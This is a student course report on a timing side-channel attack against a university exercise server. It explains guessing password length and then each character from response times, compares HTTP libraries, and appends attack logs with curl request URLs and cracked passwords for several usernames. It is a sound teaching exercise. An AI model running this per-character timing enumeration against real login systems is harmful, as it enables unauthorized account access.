2nd Milestone Report - Temporal Side Channel Timing Attack Report

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1 Implementation

Our program includes four modules:

1. 'ex01_M2.py' – Main code for executing the program.
2. 'Configurations.py' – Settings module for different program configurations.
3. 'Utils.py' – A module used for other functionalities, such as logger and its files manipulation, breaking the URL into different parts, etc.
4. 'TestServer.py' – A localhost server used to simulate the university server. The logger is used for debugging and is turned off by default.

General method:

1. Finding the password length - done by enumerating the lengths between 1-32, sending http request and measure the time for each length. This step is repeated for 5 times.
2. Finding the password itself - done by enumerating a-z (lowercase) letters, sending http request for each letter and save the times took for the request. This step is repeated for 7 times for each letter for getting a better distribution of the measurements and finding the correct letter.

2 Output

We reach to level 6.

Our passwords: Difficulty 1:

USERNAME: curiey, PASSWORD: izxuwlxfktdnbaiv.

Difficulty 2:

USERNAME: adirbir, PASSWORD: tucfazehjghqjvyv.

Difficulty 3:

USERNAME: avivams, PASSWORD: ozrytlzwtlftfgfp.

Difficulty 4:

USERNAME: avivams, PASSWORD: sutkxbnqlegdagnn.

Difficulty 5:

USERNAME: avivams, PASSWORD: bcichxnyjgsjbdzc.

Difficulty 6:

USERNAME: curiey, PASSWORD: qeyyvfibrwxtpavh.

proof attack in Appendix B.

3 Analysis

Brute Force approach:
Assumption: the maximum password length is 32 characters, and the password contains only 26 letters (lowercase a-z).

1 characters length →26^1 tries.
2 characters length →26^2 tries.
3 characters length →26^3 tries.
. . .
. . .
32 characters length →26^{32} tries.

Total tries with Brute Force approach = $26 + 26^2 + 26^3 + ... + 26^{32} = 1.977 * 10^{45}$

- Theoretically, in most cases only needed half of the tries with brute force approach, even though the number of tries is huge.

Temporal Side Channel approach:
With our program and the Temporal Side Channel approach, we first would have to try 32 different lengths of passwords, measure the time took for each request, and then proceed to find the correct password for the specific password length found.
After finding the correct password length, we have to try all 26 combinations for each character in the sequence.
Finding the correct password length = 32 tries.
Finding the correct password for the length found = $length * 26$, in the worst-case scenario when the password length is 32, we would have to try $32 * 26$ guesses for that step.

Total tries for the worst-case scenario with Temporal Side Channel approach $= 32 + 32 * 26 = 864$ tries.

4 Optimization

To overcome the differences between the home network and the university network, we implemented a simple HTTP server in python to simulate the server, including time delays as shown in the lecture.
Even though it doesn't simulate the randomness of delays for higher difficulties, it helped us by planning and trying different approaches and methods until we found the best configuration.

Furthermore, we tried different approaches, libraries, commands, and configurations to try to optimize the time needed for the program.
Using each of the methods described below, we sent 5 requests to the localhost simulation server. We decided to use it to avoid noise from other participants

on the university server.

In addition, to find what is the right character for each step of the password, mean choosing the next character, we applied the Kolmogorov-Smirnov test with normal distribution and alpha 0.05 on all the timing results for all the a-z letter without the letter with the longest time interval, if the result wasn't distinct, we run the step over again.

For every level we managed to complete, we created a specific set of configurations for that level to optimize the code even more. These configurations include the use of threads, number of threads and amount of attempts for both stages: finding the password length, and finding the password itself.

Finally, every time we sent request with one of the passwords, we sent it couple of times to avoid abnormal network behavior.

The methods we tried:

1. cURL.
2. Requests library (Closed session).
3. Requests library (Open session).
4. GRequests library (Sending requests 1 by 1).
5. GRequests library (Sending all requests together).
6. Requests library with Multithreading (Closed session).
7. Requests library with Multithreading (Open session).

Insights:

1. cURL is the longest method to send HTTP requests.
2. Grequests library is used for asynchronous HTTP requests. Even though this way was fast, using asynchronous HTTP calls wouldn't benefit us in this case because each next step is dependent on the previous one, so continuing to execute the code when some of the requests didn't complete is impossible.
3. Requests library has the configuration to send HTTP requests in persistent mode using a session, thus leaving the connection alive and preventing doing handshake in the next request.

- This test was made several times to assure there was no interference during the execution.

Conclusion

- Requests library, using the Session object which allowed us to use persistent HTTP, produced the best results.
- The results from the test are shown below in appendix A.

Appendix A

Execution times comparison

cURL
Times: [0.03, 0.05, 0.04, 0.04, 0.03]
Average: 0.038.

Requests - Closed Session
Times: [0.025559, 0.001969, 0.002168, 0.001836, 0.001921].
Average: 0.0066906.

Requests - Open Session
Times: [0.002138, 0.001862, 0.001835, 0.002202, 0.001809].
Average: 0.0019692.

GRequests - one by one
Times: [0.001912, 0.002077, 0.002724, 0.001951, 0.001895].
Average: 0.0021117999999999996.

GRequests - All together
Times: [0.008547, 0.007815, 0.007384, 0.006566, 0.005925].
Average: 0.007247400000000001.


Requests - Multi-threading
Times: [0.010364, 0.012668, 0.010336, 0.010005, 0.003169].
Average: 0.0093084.

Requests - Multi-threading - Open Session
Times: [0.012357, 0.013694, 0.014194, 0.01038, 0.00783].
Average:0.011690999999999998.

Appendix B


Password Prof

avivams:
Difficulty 1.




```
INFO:MyLogger:[crack password thread][y][iteration 0] result time: 5.157973  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=loohvrjtcblvniy-&difficulty=1"
INFO:MyLogger:[crack password thread][z][iteration 0] result time: 4.902744  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=loohvrjtcblvniz-&difficulty=1"
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniya
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyb
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyc
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyd
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniye
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyf
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyg
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyh
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyi
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyj
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyk
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyl
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniym
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyn
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyo
INFO:MyLogger:[crack password thread] Password is NOT: loohvrjtcblvniyp
INFO:MyLogger:[crack password thread] Password is: loohvrjtcblvniyq
```

Difficulty 2.




```
INFO:MyLogger:[crack password thread][v][iteration 5] result time: 2.040104  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sjnotvilptcfpqv-&difficulty=2"
INFO:MyLogger:[crack password thread][w][iteration 5] result time: 2.044729  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sjnotvilptcfpqw-&difficulty=2"
INFO:MyLogger:[crack password thread][x][iteration 5] result time: 2.030569  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sjnotvilptcfpqx-&difficulty=2"
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 2.082002  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sjnotvilptcfpqy-&difficulty=2"
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 2.03337  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sjnotvilptcfpqz-&difficulty=2"
INFO:MyLogger:[crack password thread] Password is NOT: sjnotvilptcfpqra
INFO:MyLogger:[crack password thread] Password is: sjnotvilptcfpqrb
```

Difficulty 3.




```
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 1.475205898284912  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=ozrytlzwtlftfgy-&difficulty=3"
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 1.4654645919799805  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=ozrytlzwtlftfgz-&difficulty=3"
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfa
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfb
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfc
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfd
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfe
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgff
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfg
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfh
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfi
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfj
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfk
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfl
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfm
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfn
INFO:MyLogger:[crack password thread] Password is NOT: ozrytlzwtlftfgfo
INFO:MyLogger:[crack password thread] Password is: ozrytlzwtlftfgfp
```

Difficulty 4.



```
INFO:MyLogger:[crack password thread][w][iteration 5] result time: 1.2022333145141602  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sutkxbnqlegdagw-&difficulty=4"
INFO:MyLogger:[crack password thread][x][iteration 5] result time: 1.256791591644287  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sutkxbnqlegdagx-&difficulty=4"
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 1.2371249198913574  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sutkxbnqlegdagy-&difficulty=4"
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 1.274618148803711  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=avivams&password=sutkxbnqlegdagz-&difficulty=4"
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagna
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnb
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnc
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnd
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagne
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnf
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagng
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnh
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagni
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnj
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnk
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnl
INFO:MyLogger:[crack password thread] Password is NOT: sutkxbnqlegdagnm
INFO:MyLogger:[crack password thread] Password is: sutkxbnqlegdagnn
```


Difficulty 5.



```
INFO:MyLogger:[crack password thread][w][iteration 5] result time: 0.8607039451599121  -  http://aoi.ise.bgu.ac.il/?user=avivams&password=bcichxnyjgsjbdw-&difficulty=5
INFO:MyLogger:[crack password thread][x][iteration 5] result time: 0.8688173294067383  -  http://aoi.ise.bgu.ac.il/?user=avivams&password=bcichxnyjgsjbdx-&difficulty=5
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 0.8601999282836914  -  http://aoi.ise.bgu.ac.il/?user=avivams&password=bcichxnyjgsjbdy-&difficulty=5
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 0.876889705657959  -  http://aoi.ise.bgu.ac.il/?user=avivams&password=bcichxnyjgsjbdz-&difficulty=5
INFO:MyLogger:[crack password thread] Password is NOT: bcichxnyjgsjbdza
INFO:MyLogger:[crack password thread] Password is: bcichxnyjgsjbdzc
INFO:MyLogger:[crack password thread] Password is NOT: bcichxnyjgsjbdzb
INFO:MyLogger:[crack password thread] Password is NOT: bcichxnyjgsjbdze
INFO:MyLogger:[crack password thread] Password is NOT: bcichxnyjgsjbdzh
INFO:MyLogger:[crack password thread] Password is NOT: bcichxnyjgsjbdzd
```

adirbir:

Difficulty 1.



```
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 4.4411561489105225  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=adirbir&password=xlmhfodwjhnffyy-&difficulty=1"
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 4.2602338790893555  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=adirbir&password=xlmhfodwjhnffyz-&difficulty=1"
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyya
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyb
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyc
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyd
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyye
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyf
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyg
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyh
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyi
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyj
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INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyq
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyr
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyys
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyt
INFO:MyLogger:[crack password thread] Password is NOT: xlmhfodwjhnffyyu
INFO:MyLogger:[crack password thread] Password is: xlmhfodwjhnffyyv
```


Difficulty 2.



```
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 2.2523720264434814  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=adirbir&password=tucfazehjghqjvz-&difficulty=2"
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvya
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyb
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyc
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyd
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvye
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyf
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyg
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyh
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyi
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INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyk
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyl
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvym
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyn
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyo
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyp
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyq
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyr
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvys
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyt
INFO:MyLogger:[crack password thread] Password is NOT: tucfazehjghqjvyu
INFO:MyLogger:[crack password thread] Password is: tucfazehjghqjvyv
```


curiey:
Difficulty 1.



```
INFO:MyLogger:[crack password thread][y][iteration 3] result time: 4.095187187194824  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=curiey&password=izxuwlxfktdnbay-&difficulty=1"
INFO:MyLogger:[crack password thread][z][iteration 3] result time: 4.096461057662964  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=curiey&password=izxuwlxfktdnbaz-&difficulty=1"
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaio
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaim
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbain
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaii
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaib
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaie
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INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaij
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaid
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaic
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaih
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INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbail
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaif
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaip
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaig
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaiq
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbair
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbait
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbais
INFO:MyLogger:[crack password thread] Password is NOT: izxuwlxfktdnbaiu
INFO:MyLogger:[crack password thread] Password is: izxuwlxfktdnbaiv
```



Difficulty 2.



```
INFO:MyLogger:[crack password thread][x][iteration 3] result time: 2.2519099712371826  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=curiey&password=whzsookbowwiowx-&difficulty=2"
INFO:MyLogger:[crack password thread][y][iteration 3] result time: 2.1563291549682617  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=curiey&password=whzsookbowwiowy-&difficulty=2"
INFO:MyLogger:[crack password thread][z][iteration 3] result time: 2.2472589015960693  -  curl -s
"http://aoi.ise.bgu.ac.il/?user=curiey&password=whzsookbowwiowz-&difficulty=2"
INFO:MyLogger:[crack password thread] Password is NOT: whzsookbowwiowah
INFO:MyLogger:[crack password thread] Password is NOT: whzsookbowwiowaa
INFO:MyLogger:[crack password thread] Password is NOT: whzsookbowwiowad
INFO:MyLogger:[crack password thread] Password is: whzsookbowwiowaj
```

Difficulty 6.



```
INFO:MyLogger:[crack password thread][w][iteration 5] result time: 0.7190365791320801  -  http://aoi.ise.bgu.ac.il/?user=curiey&password=qeyyvfibrwxtpaw-&difficulty=6
INFO:MyLogger:[crack password thread][x][iteration 5] result time: 0.7152092456817627  -  http://aoi.ise.bgu.ac.il/?user=curiey&password=qeyyvfibrwxtpax-&difficulty=6
INFO:MyLogger:[crack password thread][y][iteration 5] result time: 0.7326450347900391  -  http://aoi.ise.bgu.ac.il/?user=curiey&password=qeyyvfibrwxtpay-&difficulty=6
INFO:MyLogger:[crack password thread][z][iteration 5] result time: 0.6830482482910156  -  http://aoi.ise.bgu.ac.il/?user=curiey&password=qeyyvfibrwxtpaz-&difficulty=6
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavd
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavb
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavc
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpava
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavf
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpave
INFO:MyLogger:[crack password thread] Password is: qeyyvfibrwxtpavh
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavk
INFO:MyLogger:[crack password thread] Password is NOT: qeyyvfibrwxtpavi
```